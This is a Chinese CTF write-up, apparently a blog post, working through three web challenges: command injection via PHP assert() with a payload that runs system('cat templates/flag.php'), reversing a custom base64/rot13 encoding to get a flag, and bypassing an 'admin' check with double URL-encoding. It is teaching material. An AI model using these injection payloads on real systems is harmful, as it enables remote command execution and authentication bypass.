看到各位大佬都用了GitHack这一个工具，但我没有，还没有弄懂怎么获取，所以Git的源码我也没有下载下来，所以就抱来了各位大佬找到的重点源代码
我就重点做分析这个内容了
（1）分析判断条件

```
// I heard '..' is dangerous!
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");

// TODO: Make this look nice
assert("file_exists('$file')") or die("That file doesn't exist!");
```

这里学习的内容：

- strpos()

查找 在字符串中第一次出现的位置：

定义和用法

strpos() 函数查找字符串在另一字符串中第一次出现的位置。

注释： strpos() 函数对大小写敏感。

注释： 该函数是二进制安全的。

相关函数：

- stripos() – 查找字符串在另一字符串中第一次出现的位置（不区分大小写）
- strripos() – 查找字符串在另一字符串中最后一次出现的位置（不区分大小写）
- strrpos() – 查找字符串在另一字符串中最后一次出现的位置（区分大小写）

语法

```
strpos(string,find,start)
```

参数	描述
string	必需。规定要搜索的字符串。
find	必需。规定要查找的字符串。
start	可选。规定在何处开始搜索。

- **assert() — 检查一个断言是否为 FALSE**

编写代码时，我们总是会做出一些假设，断言就是用于在代码中捕捉这些假设，可以将断言看作是异常处理的一种高级形式。断言表示为一些布尔表达式，程序员相信在程序中的某个特定点该表达式值为真。可以在任何时候启用和禁用断言验证，因此可以在测试时启用断言，而在部署时禁用断言。同样，程序投入运行后，最终用户在遇到问题时可以重新启用断言。
两种处理方式：

PHP 5

```
assert ( mixed $assertion [, string $description ] ) : bool
```

PHP 7

```
assert ( mixed $assertion [, Throwable $exception ] ) : bool
```

assert() 会检查指定的 **assertion** 并在结果为 **FALSE** 时采取适当的行动。

Traditional assertions (PHP 5 and 7)

如果 **assertion** 是字符串，它将会被 **assert()** 当做 PHP 代码来执行。 **assertion** 是字符串的优势是当禁用断言时它的开销会更小，并且在断言失败时消息会包含 **assertion** 表达式。 这意味着如果你传入了 boolean 的条件作为 **assertion**，这个条件将不会显示为断言函数的参数；在调用你定义的 assert_options() 处理函数时，条件会转换为字符串，而布尔值 **FALSE** 会被转换成空字符串。

所以
从中我们发现网页在处理的过程中并没有对page进行关键字符过滤，因此我们可以考虑构造恰当的page的值，从而使其闭合strpos()函数，从再其中嵌入system命令，让它得到执行。

再看file读取规则：


```php
<?php
if (isset($_GET['page'])) {
    $page = $_GET['page'];
} else {
    $page = "home";
}
$file = "templates/" . $page . ".php";
// I heard '..' is dangerous!
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");
// TODO: Make this look nice
assert("file_exists('$file')") or die("That file doesn't exist!");
?>
```

构造payload：

```
?page=abc') or system("cat templates/flag.php");//
```

前半段，因为在strpos中只传入了abc，所以其肯定返回false，在利用or让其执行system函数，再用" // "将后面的语句注释掉

查看源代码：



九.web2

First 学习内容：

进入题目，看到是一道解密的题目，审计这段代码，分析：

```php
<?php
$miwen="a1zLbgQsCESEIqRLwuQAyMwLyq2L5VwBxqGA3RQAyumZ0tmMvSGM2ZwB4tws";

function encode($str){
    $_o=strrev($str); //反转str
    // echo $_o;

    for($_0=0;$_0<strlen($_o);$_0++){

        $_c=substr($_o,$_0,1); //对于$_o字符串，每次从$_0开始，取1个字符长度
        $__=ord($_c)+1;  //变成ASCII码读取，然后+1
        $_c=chr($__);  //再变回字符形式
        $_=$_.$_c;     //拼接两个字符串（PHP中.是拼接两个字符串的意思）
    }
    return str_rot13(strrev(base64_encode($_))); //进行编码
}

highlight_file(__FILE__);
/*
   逆向加密算法，解密$miwen就是flag
*/
?>
```

几个需要学习的函数：

（1）strrev()——反转字符串

说明

```
strrev ( string $string ) : string
```

返回 **string** 反转后的字符串。

参数

string
待反转的原始字符串。

（2）substr() 函数(2)

定义和用法

substr() 函数返回字符串的一部分。

注释：如果 start 参数是负数且 length 小于或等于 start，则 length 为 0。

语法

```
substr(string,start,length)
```

参数	描述
string	必需。规定要返回其中一部分的字符串。
start	必需。规定在字符串的何处开始。 • 正数 - 在字符串的指定位置开始 • 负数 - 在从字符串结尾的指定位置开始 • 0 - 在字符串中的第一个字符处开始
length	可选。规定要返回的字符串长度。默认是直到字符串的结尾。 • 正数 - 从 start 参数所在的位置返回 • 负数 - 从字符串末端返回

（3）ord() 函数

ord() 函数返回字符串的首个字符的 ASCII 值。

定义和用法

ord() 函数返回字符串的首个字符的 ASCII 值。

语法

ord(*string*)

参数	描述
string	必需。要从中获得 ASCII 值的字符串。

（4）chr() 函数

从不同的 ASCII 值返回字符：

定义和用法

chr() 函数从指定的 ASCII 值返回字符。

ASCII 值可被指定为十进制值、八进制值或十六进制值。八进制值被定义为带前置 0，而十六进制值被定义为带前置 0x。

语法

chr(*ascii*)

参数	描述
ascii	必需。ASCII 值。

（5）str_rot13() 函数

str_rot13() 函数对字符串执行 ROT13 编码。
ROT13 编码把每一个字母在字母表中向前移动 13 个字母。数字和非字母字符保持不变。
提示：编码和解码都是由相同的函数完成的。如果您把已编码的字符串作为参数，那么将返回原始字符串。

Second 解题过程：

根据以上分析构建反向PHP代码：

```php
<?php
$miwen="a1zLbgQsCESEIqRLwuQAyMwLyq2L5VwBxqGA3RQAyumZ0tmMvSGM2ZwB4tws";

$_a=base64_decode(strrev(str_rot13($miwen)));

$_mingwen=NULL;

for($_0=0;$_0<strlen($_a);$_0++){

        $_c=substr($_a,$_0,1);
        $__=ord($_c)-1;
        $_c=chr($__);
        $_mingwen=$_mingwen.$_c;
    }

echo strrev($_mingwen);
?>
```

得到flag：flag:{NSCTF_b73d5adfb819c64603d7237fa0d52977}

实例代码：

运行结果：

PC端 手机端 平板端

```php
<?php
$miwen="a1zLbgQsCESEIqRLwuQAyMwLyq2L5VwBxqGA3RQAyumZ0
$_a=base64_decode(strrev(str_rot13($miwen)));
$_mingwen=NULL;
for($_0=0;$_0<strlen($_a);$_0++){
        $_c=substr($_a,$_0,1);
        $__=ord($_c)-1;
        $_c=chr($__);
        $_mingwen=$_mingwen.$_c;
    }
echo strrev($_mingwen);
?>
```

```
flag:{NSCTF_b73d5adfb819c64603d7237fa0d52977}
```



十 .PHP2

First 解题过程：

我首先用uniscan扫描网站页面，发现这个URL

```
| File check:
| [+] CODE: 200 URL: http://111.198.29.45:31950/index.php
==================================================================
-------------------
```

访问index.php页面，然后查看源码，发现也没有什么重要的



这里就涉及到了本道题的知识点：

```
.phps后缀释义：
phps文件就是php的源代码文件。
通常用于提供给用户（访问者）查看php代码，因为用户无法直接通过Web浏览器看到php文件的内容，所以需要用phps文件代替
```

访问

```
view-source:http://111.198.29.45:31950/index.phps
```

进行代码审计：

```php
<?php
if("admin"===$_GET[id]) {
  echo("<p>not allowed!</p>");
  exit();
}

$_GET[id] = urldecode($_GET[id]); //进行解码
if($_GET[id] == "admin")
{
  echo "<p>Access granted!</p>";
  echo "<p>Key: xxxxxxx </p>";
}
?>

Can you anthenticate to this website?
```

分析这个过程，要进行两次解码：
第一次是网站的解析URL的过程，但是构造的URL中有admin时，会输出"not allowed"。
第二次是先进行解码操作，然后若等于admin，会输出key。

所以，

```
输入admin的十六进制：%61%64%6d%69%6e
然后在进行URL编码：%2561%2564%256d%2569%256e
```

构造的URL为：

`view-source:http://111.198.29.45:31950/?id=%2561%2564%256d%2569%256e`

得到：